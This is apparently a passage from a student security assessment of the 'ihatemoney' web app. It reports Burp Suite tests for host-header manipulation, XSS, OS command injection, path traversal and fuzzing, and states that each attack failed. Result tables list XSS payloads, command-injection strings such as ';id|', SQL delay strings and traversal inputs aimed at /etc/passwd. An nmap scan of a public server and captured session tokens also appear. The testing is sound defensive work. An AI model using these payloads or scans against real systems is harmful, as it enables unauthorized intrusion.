
```
GET /create?project_id=sidd HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:5000/sid/
X-Forwarded-Host:www.google.com
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 1567
Date: Mon, 08 May 2017 03:38:13 GMT
Connection: close

<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1,
width=device-width">
  <title>Error 404 (Not Found)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px
arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7
% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* >
body{background:url(//www.google.com/images/errors/robot.png) 100% 5px
no-repeat;padding-right:205px}p{margin:11px 0
22px;overflow:hidden}ins{color:#777;text-decoration:none}a
img{border:0}@media screen and
(max-width:772px){body{background:none;margin-top:0;max-width:none;padding-
right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1
x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only
screen and
(min-resolution:192dpi){#logo{background:url(//www.google.com/images/brandi
ng/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100%
100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/g
ooglelogo_color_150x54dp.png) 0}}@media only screen and
(-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/im
ages/branding/googlelogo/2x/googlelogo_color_150x54dp.png)
no-repeat;-webkit-background-size:100%
100%}}#logo{display:inline-block;height:54px;width:150px}
  </style>
  <a href=//www.google.com/><span id=logo aria-label=Google></span></a>
  <p><b>404.</b> <ins>That’s an error.</ins>
  <p>The requested URL <code>/create</code> was not found on this server.
<ins>That’s all we know.</ins>
```

Thus the application execution flow is disrupted and an error page is displayed with the referrer set to unknown.

6.3 Cross Site Scripting (XSS):

The XSS attack was executed using Burp Suite on the authentication page with two payloads in the cluster bomb mode. It was observed that the input was encoded before sending to the server, thus any malicious script input did not cause any errors in the application behaviour. An example of the input encoding by the web site is highlighted in the screenshot.



Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302	☐	☐	625	
1	<SCRIPT>alert('XSS');</S...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3187	
2	";!--"<XSS>=&{()}	<SCRIPT>alert('XSS');</S...	200	☐	☐	3178	
3	<SCRIPT SRC=http://xss.r...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3192	
4	<IMG SRC="javascript:aler...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3197	
5	<IMG SRC=javascript:alert...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3184	
6	<IMG SRC=JaVaScRiPt:aler...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3184	
7	<IMG SRC=javascript:alert...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3192	
8	<IMG SRC=`javascript:aler...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3211	
9	<IMG SRC=javascript:alert...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3198	
10	SRC=&#10<IMG 6;&#97;...	<SCRIPT>alert('XSS');</S...	200	☐	☐	3369	
11	<SCRIPT>alert('XSS');</S...	";!--"<XSS>=&{()}	200	☐	☐	3187	
12	";!--"<XSS>=&{()}	";!--"<XSS>=&{()}	200	☐	☐	3178	
13	<SCRIPT SRC=http://xss.r...	";!--"<XSS>=&{()}	200	☐	☐	3192	

```
session=eyJjc3JmX3Rva2VuIjoiMTdkYTQ4ZmU2MWU3NGM5YWUxYmI4OTYzYjVjMzkyYmJhYWQ4NTEyZiJ9.C_u6hg.GDp6GrTs_WH0Mg0SrOTEFi
2UIVQ
Connection: close
Upgrade-Insecure-Requests: 1

csrf_token=IjE3ZGE0OGZlNjFlNzRjOWFlMWJiODk2M2I1YzM5MmJiYWFkODUxMmYi.C_u6xg.ZBr6r6jbdJTw52oKE3ltQCpsluo&id=%3cIMG%2
0SRC%3d%60javascript%3aalert(%22RSnake%20says,%20'XSS'%22)%60%3e&password=%3cSCRIPT%3ealert('XSS')%3b%3c%2fSCRIPT%
3e
```


6.4 OS Command Injection Attacks:

For OS Injection, we first detected the OS on the target server. For detection the command nmap -A 62.210.175.125 was used. The server used was nginx being run on the Linux Debian system. The output of the nmap command is shown as follows:



```
siddharth@siddharth-VirtualBox:~/Documents/ihatemoney-master$ nmap -A 62.210.170.125

Starting Nmap 7.40SVN ( https://nmap.org ) at 2017-05-12 21:27 EDT
Nmap scan report for 62-210-170-125.rev.poneytelecom.eu (62.210.170.125)
Host is up (0.10s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 c9:d9:02:89:9b:9a:a7:31:ea:91:f1:d7:71:77:4c:52 (DSA)
|   2048 5e:1a:f0:85:3f:9a:4f:45:54:cb:75:81:7b:c0:a0:4e (RSA)
|   256 e3:41:13:e9:c0:b6:fe:7f:fb:cf:3e:a1:77:70:45:1f (ECDSA)
|_  256 1a:d7:1b:95:c2:7b:18:ef:20:9d:20:33:c4:93:f1:4f (EdDSA)
25/tcp   open  smtp       Postfix smtpd
|_smtp-commands: sd-69367.dedibox.fr, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=sd-69367.dedibox.fr
| Not valid before: 2016-02-10T20:55:20
|_Not valid after:  2026-02-07T20:55:20
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http-proxy HAProxy http proxy 1.3.1 or later
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Did not follow redirect to https://62-210-170-125.rev.poneytelecom.eu/
81/tcp   open  http       Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
443/tcp  open  ssl/http   nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.ihatemoney.org
| Subject Alternative Name: DNS:ihatemoney.org, DNS:www.ihatemoney.org
| Not valid before: 2017-04-02T01:00:00
|_Not valid after:  2017-07-01T01:00:00
|_ssl-date: TLS randomness does not represent time
3000/tcp open  http       Gogs git httpd (lang: en-US)
|_http-title: Git Repositories
8000/tcp open  http       nginx 1.6.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.6.2
|_http-title: Site doesn't have a title (text/html).
9001/tcp open  http       nginx
|_hadoop-datanode-info:
|_hadoop-jobtracker-info:
|_hadoop-tasktracker-info:
|_hbase-master-info:
|_http-generator: Discourse 1.8.0.beta9 - https://github.com/discourse/discourse version 8e23b7fbc95c780c9a0d561b7c32ba5af56db3ca
| http-robots.txt: 15 disallowed entries
| /auth/cas /auth/facebook/callback
| /auth/twitter/callback /auth/google/callback /auth/yahoo/callback
```

As a next step, using burp suite the common command injection queries were entered using Cluster Bomb and the outputs were observed. As there was no lag in the responses for any of the queries we concluded that the website is secure from OS command injection attacks.



Filter: Showing all items

Request ▲	Position	Payload	Status	Error	Timeout	Length	Comment
150	3	||/usr/bin/id;	200	□	□	3814	
151	3	;id|	200	□	□	3804	
152	3	;|/usr/bin/id|	200	□	□	3814	
153	3	\n/bin/ls -al\n	200	□	□	3815	
154	3	\n/usr/bin/id\n	200	□	□	3815	
155	3	\nid\n	200	□	□	3806	
156	3	\n/usr/bin/id;	200	□	□	3814	
157	3	\nid;	200	□	□	3805	
158	3	\n/usr/bin/id|	200	□	□	3814	
159	3	\nid|	200	□	□	3805	
160	3	;/usr/bin/id\n	200	□	□	3814	
161	3	;id\n	200	□	□	3805	
162	3	|usr/bin/id\n	200	□	□	3813	
163	3	|nid\n	200	□	□	3806	

#! money?

-
-

fr
en


Create a new project

Email: Invalid email address.

Project identifier

ad

6.5 Path Traversal:


Applications
Places
burp-StartBurp
Sun 22:26
Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope

Filter: Showing all items

```
▼ http://localhost:5000
    /
  ▼ authenticate
      csrf_token=IjFkYWQ1NDVkMzJkYjQ1ZGFi
      csrf_token=IjFkYWQ1NDVkMzJkYjQ1ZGFi
      csrf_token=IjFkYWQ1NDVkMzJkYjQ1ZGFi
      csrf_token=IjFkYWQ1NDVkMzJkYjQ1ZGFi
      password=&csrf_token=IjFkYWQ1NDVk
  ▼ create
      password=&csrf_token=IjFkYWQ1NDVk
      password=&csrf_token=IjFkYWQ1NDVk
      password=&csrf_token=IjFkYWQ1NDVk
      password=&csrf_token=IjFkYWQ1NDVk
      password=&csrf_token=IjFkYWQ1NDVk
      password=&csrf_token=IjFkYWQ1NDVk
      project_id=demo
      project_id=lang
      project_id=robots.txt
      project_id=static
    demo
  ▼ demo
      /
    ▶ add
      delete
    ▶ edit
    ▼ members
        /
      ▶ add
      settle_bills
    exit
  ▼ lang
      /
      en
      fr
  ▼ password-reminder
      csrf_token=IjFkYWQ1NDVkMzJkYjQ1ZGFi
    robots.txt
  ▶ robots.txt
  ▶ static
```

Host	Met... ▼	URL	Params	Status	Length	MIME type	Title	Comment	Time requ...
http://localhost:5000	POST	/demo/add	☑	303	472	HTML	Redirecting...		22:18:44 7...
http://localhost:5000	POST	/demo/add	☑	303	472	HTML	Redirecting...		22:18:44 7...
http://localhost:5000	GET	/demo/add	□	200	5362	HTML	Account manager		22:16:02 7...

```
POST /demo/add HTTP/1.1
Host: localhost:5000
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://localhost:5000/demo/
Content-Type: application/x-www-form-urlencoded
Content-Length: 194
Cookie:
session=eyJjc3JmX3Rva2VuIjoiMWRhZDU0NWQzMmRiNDVkYWI2MmJkYzEwYzBmNTQ3MGZhYmY2ODM4ZiIsImRlbW8iOiJkZW1vIiwibGFuZyI6ImZyIn0.C_Fmag.3cF0ISjWkdUWZ0RaJ
ZgPWMDIHuk

date=2017-05-07&amount=555-555-0199@example.com&what=555-555-0199@example.com&csrf_token=IjFkYWQ1NDVkMzJkYjQ1ZGFiNjJiZGMxMGMwZjU0NzBmYWJmNjgzOGY
i.C_FirQ.Wzj4mKt0Uz4gfHynumQvuRbpp90&submit=Submit
```

Type a search term

0 matches


The path traversal was performed unsuccessfully.
For pages which were not found there were no paths displayed which could inform us about the structure to passwords.
The modification of URL was tried using /../../../ after localhost:5000. Password and csrf token was also used.

7 Native Source Code Vulnerabilities:

7.1 Fuzzing all request parameters:

Fuzzing is a technique which automates software testing by providing random and invalid inputs. Therefore, crashes and leaks are reported and thus vulnerabilities found out.

Targeting a range of commonly found vulnerabilities that can be easily figured out in responses to specially crafted input payloads:




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	error	excep...	illegal	invalid	fail	stack	access	direct...	file	n
0		302	□	□	668	□	□	□	□	□	□	□	□	□	
1	'	302	□	□	668	□	□	□	□	□	□	□	□	□	
2	'--	302	□	□	670	□	□	□	□	□	□	□	□	□	
3	'; waitfor delay '0:30:0'--	302	□	□	694	□	□	□	□	□	□	□	□	□	
4	1; waitfor delay '0:30:0'--	302	□	□	693	□	□	□	□	□	□	□	□	□	
5	xsstest	302	□	□	670	□	□	□	□	□	□	□	□	□	
6	"><script>alert('xss')</sc...	302	□	□	698	□	□	□	□	□	□	□	□	□	
7	|| ping -i 30 127.0.0.1 ; x ||...	302	□	□	701	□	□	□	□	□	□	□	□	□	
8	| ping -i 30 127.0.0.1 |	302	□	□	688	□	□	□	□	□	□	□	□	□	
9	| ping -n 30 127.0.0.1 |	302	□	□	688	□	□	□	□	□	□	□	□	□	
10	& ping -n 30 127.0.0.1 &	302	□	□	689	□	□	□	□	□	□	□	□	□	
11	& ping -i 30 127.0.0.1 &	302	□	□	689	□	□	□	□	□	□	□	□	□	
12	; ping 127.0.0.1 ;	302	□	□	680	□	□	□	□	□	□	□	□	□	
13	%0a ping -i 30 127.0.0.1 %...	302	□	□	688	□	□	□	□	□	□	□	□	□	
14	' ping 127.0.0.1 '	302	□	□	681	□	□	□	□	□	□	□	□	□	
15	../../../../../../../../../etc/pas...	302	□	□	682	□	□	□	□	□	□	□	□	□	
16	../../../../../../../../../../boot.ini	302	□	□	682	□	□	□	□	□	□	□	□	□	
17	..\..\..\..\..\..\..\..\..\etc\pas...	302	□	□	685	□	□	□	□	□	□	□	□	□	
18	..\..\..\..\..\..\..\..\..\..\boot.ini	302	□	□	684	□	□	□	□	□	□	□	□	□	
19	; echo 11111	302	□	□	672	□	□	□	□	□	□	□	□	□	
20	echo 1111	302	□	□	669	□	□	□	□	□	□	□	□	□	
21	response.write 11111	302	□	□	682	□	□	□	□	□	□	□	□	□	
22	:response.write 11111	302	□	□	682	□	□	□	□	□	□	□	□	□	
23	http://8.8.8.0/	302	□	□	677	□	□	□	□	□	□	□	□	□	
24	http://192.170.0.257/	302	□	□	686	□	□	□	□	□	□	□	□	□	
25	http://localhost:5000/	302	□	□	686	□	□	□	□	□	□	□	□	□	
26	echo 111111	302	□	□	670	□	□	□	□	□	□	□	□	□	
27	; echo 111111	302	□	□	673	□	□	□	□	□	□	□	□	□	

8 Miscellaneous:

8.1 Information Leakage



